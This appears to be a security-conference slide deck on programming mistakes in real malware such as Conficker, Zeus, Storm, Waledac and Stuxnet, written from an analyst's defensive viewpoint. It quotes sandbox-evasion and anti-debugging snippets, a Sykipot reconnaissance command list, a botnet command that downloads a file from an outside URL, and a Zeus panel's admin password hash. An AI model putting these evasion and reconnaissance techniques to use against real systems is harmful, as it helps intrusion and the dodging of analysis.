

Malware Fails Best Bugs in Malware

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malware *noun* /'mæl.weə(ɹ)/
(computing) software developed for the purpose of causing harm to a computer system, from mal(icious) + (soft)ware

Source: <http://en.wiktionary.org/wiki/malware>

fail *noun* /feɪl/
an unsuccessful result in a course, test or examination

Example: *John got three passes and four fails in his exams.*

Source: http://dictionary.cambridge.org/dictionary/british/fail_6

"Fail" is the name of a popular Internet meme where users superimpose a caption, often the word "fail" or "epic fail", onto photos or short videos depicting unsuccessful events or people falling short of expectations.

Source: <http://en.wikipedia.org/wiki/Fail>

FAIL.



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Arms race
analysis vs. evasion

PLAYING CAT AND MOUSE

NORMAN


Sandboxing

- Automated observations of malware behavior

The screenshot displays the NORMAN (Network-based Observation and Malware Analysis) interface. On the left, a 'Task Report for Task 479404 on sample 67907' is visible, showing task details and sample information. On the right, a 'Raw event data for task 479404' window shows a list of events with columns for PID, PPID, PName, and Action. Below this, there are sections for 'Mutex', 'Process', and 'Snapshots'.

Problems with Sandboxing

- Too many samples, too little time
- 10,9 seconds per sample in 2009
- Typical sandboxes time out after 2-10 minutes



Sandbox Evasion

```
push    0EA60h
call    Sleep           ; Sleep(60000)
```

Sophisticated sandboxes perform **anti-evasion**

- Skip over long sleeps
- (Don't care about altered behavior)

NORMAN

Anti-Anti-Evasion

- Evade anti-evasion techniques
- Trigger unpacker's API call heuristic

```
int i;
for (i=0; i<1073535333; ++i) {
    GetModuleHandle(NULL); // busy waiting
}
```

- Variations to prevent detection

```
int i;
for (i=0; i<LARGE_RANDOM_VALUE; ++i) { // customized by builder
    SOME_WINDOWS_API_FUNCTION(); // customized by builder
}
```

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Preventing Program Tracing

- Measure how long execution takes
- If code is executed in a debugger, it takes longer due to single-stepping, tracing, ...

```
int start = GetCurrentTime();
// do something
int duration = GetCurrentTime() - start;

if (duration > 20)
    ExitProcess(0); // or delete harddrive, or ...
```

NORMAN



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FAIL
SYKIPOT

NORMAN

Sykipot

- Not really widespread
- Adobe Flash and Internet Explorer 0days
- Probably a team fuzzing browser software
- Collects information about infected systems



```
getf11e:
juxtfl1e:
door:
findpass2000
process
cmd:
ipconfig /all
netstat -ano
net start
net group "domain admins" /domain
tasklist /v
net localgroup administrators
dir c:\win1 /s
systeminfo
type c:\boot.ini
time:
300000
```

NORMAN

Sykipot

- Looking at the code
- Interesting command line parameters

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03401F58 D6      JBE     EBX, 40B
03401F5C D5      JBE     EBX, 40B
03401F60 D4      JBE     EBX, 40B
03401F64 D3      JBE     EBX, 40B
03401F68 D2      JBE     EBX, 40B
03401F6C D1      JBE     EBX, 40B
03401F70 D0      JBE     EBX, 40B
03401F74 CF      JBE     EBX, 40B
03401F78 CE      JBE     EBX, 40B
03401F7C CD      JBE     EBX, 40B
03401F80 CC      JBE     EBX, 40B
03401F84 CB      JBE     EBX, 40B
03401F88 CA      JBE     EBX, 40B
03401F8C C9      JBE     EBX, 40B
03401F90 C8      JBE     EBX, 40B
03401F94 C7      JBE     EBX, 40B
03401F98 C6      JBE     EBX, 40B
03401FA0 C5      JBE     EBX, 40B
03401FA4 C4      JBE     EBX, 40B
03401FA8 C3      JBE     EBX, 40B
03401FAC C2      JBE     EBX, 40B
03401FAC C1      JBE     EBX, 40B
03401FB0 C0      JBE     EBX, 40B
03401FB4 BF      JBE     EBX, 40B
03401FB8 BE      JBE     EBX, 40B
03401FBC BD      JBE     EBX, 40B
03401FBE BC      JBE     EBX, 40B
03401FC0 BB      JBE     EBX, 40B
03401FC4 BA      JBE     EBX, 40B
03401FC8 B9      JBE     EBX, 40B
03401FCC B8      JBE     EBX, 40B
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03401FD4 B6      JBE     EBX, 40B
03401FD8 B5      JBE     EBX, 40B
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03401FE8 B1      JBE     EBX, 40B
03401FEC B0      JBE     EBX, 40B
03401FF0 AF      JBE     EBX, 40B
03401FF4 AE      JBE     EBX, 40B
03401FF8 AD      JBE     EBX, 40B
03401FFC AC      JBE     EBX, 40B
03402000 AB      JBE     EBX, 40B
03402004 AA      JBE     EBX, 40B
03402008 A9      JBE     EBX, 40B
0340200C A8      JBE     EBX, 40B
03402010 A7      JBE     EBX, 40B
03402014 A6      JBE     EBX, 40B
03402018 A5      JBE     EBX, 40B
0340201C A4      JBE     EBX, 40B
03402020 A3      JBE     EBX, 40B
03402024 A2      JBE     EBX, 40B
03402028 A1      JBE     EBX, 40B
0340202C A0      JBE     EBX, 40B
03402030 9F      JBE     EBX, 40B
03402034 9E      JBE     EBX, 40B
03402038 9D      JBE     EBX, 40B
0340203C 9C      JBE     EBX, 40B
03402040 9B      JBE     EBX, 40B
03402044 9A      JBE     EBX, 40B
03402048 99      JBE     EBX, 40B
0340204C 98      JBE     EBX, 40B
03402050 97      JBE     EBX, 40B
03402054 96      JBE     EBX, 40B
03402058 95      JBE     EBX, 40B
0340205C 94      JBE     EBX, 40B
03402060 93      JBE     EBX, 40B
03402064 92      JBE     EBX, 40B
03402068 91      JBE     EBX, 40B
0340206C 90      JBE     EBX, 40B
03402070 8F      JBE     EBX, 40B
03402074 8E      JBE     EBX, 40B
03402078 8D      JBE     EBX, 40B
0340207C 8C      JBE     EBX, 40B
03402080 8B      JBE     EBX, 40B
03402084 8A      JBE     EBX, 40B
03402088 89      JBE     EBX, 40B
0340208C 88      JBE     EBX, 40B
03402090 87      JBE     EBX, 40B
03402094 86      JBE     EBX, 40B
03402098 85      JBE     EBX, 40B
0340209C 84      JBE     EBX, 40B
034020A0 83      JBE     EBX, 40B
034020A4 82      JBE     EBX, 40B
034020A8 81      JBE     EBX, 40B
034020AC 80      JBE     EBX, 40B
034020AC 7F      JBE     EBX, 40B
034020B0 7E      JBE     EBX, 40B
034020B4 7D      JBE     EBX, 40B
034020B8 7C      JBE     EBX, 40B
034020BC 7B      JBE     EBX, 40B
034020C0 7A      JBE     EBX, 40B
034020C4 79      JBE     EBX, 40B
034020C8 78      JBE     EBX, 40B
034020CC 77      JBE     EBX, 40B
034020D0 76      JBE     EBX, 40B
034020D4 75      JBE     EBX, 40B
034020D8 74      J
```

Conficker

- 4 different versions
- Each version removes all previous ones
- Nice, Conficker provides with an uninstall routine!

```

00873932
00873932 loc_873932:
00873932 1A0 xor     ebx, ebx
00873934 1A0 inc     ebx
00873935 1A0 call    hook_internetget_connectedstate
0087393A 1A0 call    delete_previous_version
0087393F 1A0 call    installation
    
```

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Conficker

- Constructing a Conficker cleanup tool from this code is trivial



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Fake AV

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Best Antivirus 2011

- Best? Fake AV
- Includes multiple detections for virtual environments (evade analysis)

```

push 1 ; CPUID( 1 )
call GetCpuId
add esp, 14h
cmp [ebp+var_8], 0
jz short loc_442EB8

mov ecx, 80000000h ; Hypervisor Bit
test ecx, ecx
jz short loc_442EB8
    
```

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EAX-1 CPUID feature bits				
Bit	Short	Feature	ECX	
0	fpu	Onboard x87 FPU	pni	Prescott New Instructions (SSE3)
1	vmx	Virtual mode extensions (VMX)	pdcmulq	PCLMULQDQ support
■ ■ ■				
29	tm	Thermal monitor automatically limits temperature	ft6c	CVT16 instruction set (half-precision) FP support
30	ia64	IA64 processor emulating x86	rdrnd	RDRAND (on-chip random number generator) support
31	pbe	Pending Break Enable (PBE# pin) wakeup support	hypervisor	Running on a hypervisor (always 0 on a real CPU)

Intel® Processor Identification and the CPUID Instruction

http://en.wikipedia.org/wiki/CPUID#EAX_3D1:_Processor_Info_and_Feature_Bits

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- Let's translate this into source code

```

push 1 ; CPUID( 1 )
call GetCpuId
add esp, 14h
cmp [ebp+var_8], 0
jz short loc_442EB8

if ( ECX == 0x80000000 ) {
    ... //vm detected
}

mov ecx, 80000000h ; Hypervisor Bit
test ecx, ecx
jz short loc_442EB8
    
```

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- Will always think it is running in a virtual environment



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Another FAIL

ZEUS DROPZONE

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Zeus Dropzone

Your configuration file contains settings (root with no password) that correspond to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole by setting a password for user 'root'.

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What's in there?

Table	Action	Records	Type
botnet_list		41	MyISAM

Showing rows 0 - 0 (1 total, Query took 0.0004 sec)

```
SELECT * FROM `cp_users` LIMIT 0, 20
```

Show: 30 row(s) starting from record # 0 in horizontal mode and repeat headers after 100 cells

id	name	pass	language	flag_enabled	comments
1	admin	909e1dde36b279e64d3e0207bcf4545c	en	1	Default user

botnet_scripts 1 MyISAM
botnet_scripts_stat 6 MyISAM
cp_users 1 MyISAM

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Zeus Dropzone

- Password can be „cracked“ using rainbow tables, giving us full control over the botnet



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More command & control

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Command Protocol

```
Type: 0x2
Length: 337
<lm>
<v>27</v>
<t>notify</t>
<props><p n="ptr">bonn-007.pool.t-online.de</p><p
n="ip">93.137.206.86</p><p
n="dns_ip">216.195.100.100</p><p
n="smtp_ip">209.85.201.114</p><p
n="http_cache_timeout">3600</p><p
n="sender_threads">35</p><p
n="sender_queue">2000</p><pn="short_logs">true</p><p
n="commands">
<! [CDATA[312|download|http://orl1lovelife.com/mon.jpg]]>
</p></props><dns_zones></dns_zones><dns_hosts></dns_hosts>
<socks5></socks5></dos></dos></filter></filter></lm>
```

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How ugly is that?



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What's under his pants?




```
da 8c 18 35 1a b3 47 5d
a8 1f e4 9a 35 a1 46 d2
```

XOR 0xed

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Injecting Commands



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Waledac is currently not available... 😊



This legal and industry operation against Waledac is the first of its kind, but it won't be the last. With this action, done in cooperation with experts from Shadowserver, the University of Washington, Symantec, University of Mannheim, Technical University in Vienna, International Secure Systems Lab, the University of Bonn and others, we're building on other important work across the global security community to combat botnets. Stay tuned.

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Waledac

- The C&C protocol is designed in a way that allows for complete takeover of the botnet



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Well, FAIL.

THE STORM WORM

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Do you understand the code?

- Storm used the KadC library for P2P
- and added XOR "encryption"

```
call XOR_with_static_key
lea edi, [esi+0B4h]
push edi ; lpCriticalSection
call pthread_mutex_lock(&pd->mutex); /* \\\\\\\\\\\ LOCK UDP\nO \\\\\\\\\\\ */
push /* ----- Put encryption here ----- */
lea /*XOR_with_static_key(buf);
push /*-----*/
lea status = sendto(fd, (char *)buf, buflen,
call 0, (struct sockaddr *)&destsockaddr,
push (socklen_t)sizeof(destsockaddr));
mov /* I don't understand what's happening around */
call /*XOR_with_static_key(buf);
push /*-----*/
mov [ebp+buffer]
call XOR_with_static_key
```

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A Custom HTTP User-Agent

- Storm 2008:

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1921)
```

- Easily detectable, but they learned their lesson...
- Storm version 2, April 2010

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1)
```

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Storm



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You know... FAIL.

CONFICKER AGAIN

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Infection Examples



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Scanning for Victims

```

loc_378699:
call ds:rand
mov word ptr [ebp+arg_ip_result], ax
call ds:rand
cmp byte ptr [ebp+arg_ip_result], 0Bh
mov word ptr [ebp+arg_ip_result+2], ax
jnb short loc_378699
    
```



```

next_ip_lower_word = rand()
next_ip_upper_word = rand()
    
```

- The rand function returns a pseudorandom integer in the range 0 to RAND_MAX.
- RAND_MAX** is defined as the value **0x7fff**.

Source: <http://msdn.microsoft.com/en-us/library/398ax69%28VS.71%29.aspx>
 Source: <http://msdn.microsoft.com/en-us/library/2df63b2d%28VS.71%29.aspx>

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In result, Conficker scans only

less than one quarter
of the whole IPv4 address range!



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
The GeoLocation Hack

- Conficker.A checks a potential victim's GeoLocation
- If a system is located in the Ukraine, it is not attacked
- A public GeoIP database is downloaded upon startup
- So we crafted a special database that maps all IP addresses on the Ukraine :-)



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Going Down?



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Staying prominent...

STUXNET

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Stuxnet installation

- Some "components" only work on specific Windows versions


Operating system	Version number
Windows 7	6.1
Windows Server 2008 R2	6.1
Windows Server 2008	6.0
Windows Vista	6.0
Windows Server 2003 R2	5.2
Windows Server 2003	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0

5 ≤ Version ≤ 6

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Installer checks version

$5 \leq \text{Version} \leq 6 \iff (5 \leq \text{Version}) \text{ AND } (\text{Version} \leq 6)$




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```

If (5 ≤ Version) OR (Version ≤ 6) {
    install();
}

⇔

If (5 ≤ Version) {
    install();
}
    
```



Stuxnet installer

- Installs component on all Windows versions (even though it is not working)



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Guess what.

LANGUAGE PROBLEMS

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Indonesian Autorun Worm

- Hate message from author for his friends


Message of the day

Frenz, ?! what a fuckin' bangs they're, ?!
 Just can blame us, just can hurt us, just want to get benefit from us.
 They only betrayed, and prickles us from behind. !!!

They tell us so about us. !!!
 Now I'm here to tell to my EX-Frenz...
 That they're FUCK, they're SUCX, ASHOLE.!!!

For All of you be aware of your frenz.!!!
 Don't be da next victin. !!!

I'm so sorry for this inconvenience
 I just want to give this gift for my EX-Frenz
 As a proof that I'M NOT LAME.!!!



THERE'S MORE OUT THERE ...




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Poison Ivy – Buffer Overflow

Targeted attacks:
From being a victim to counter attacking

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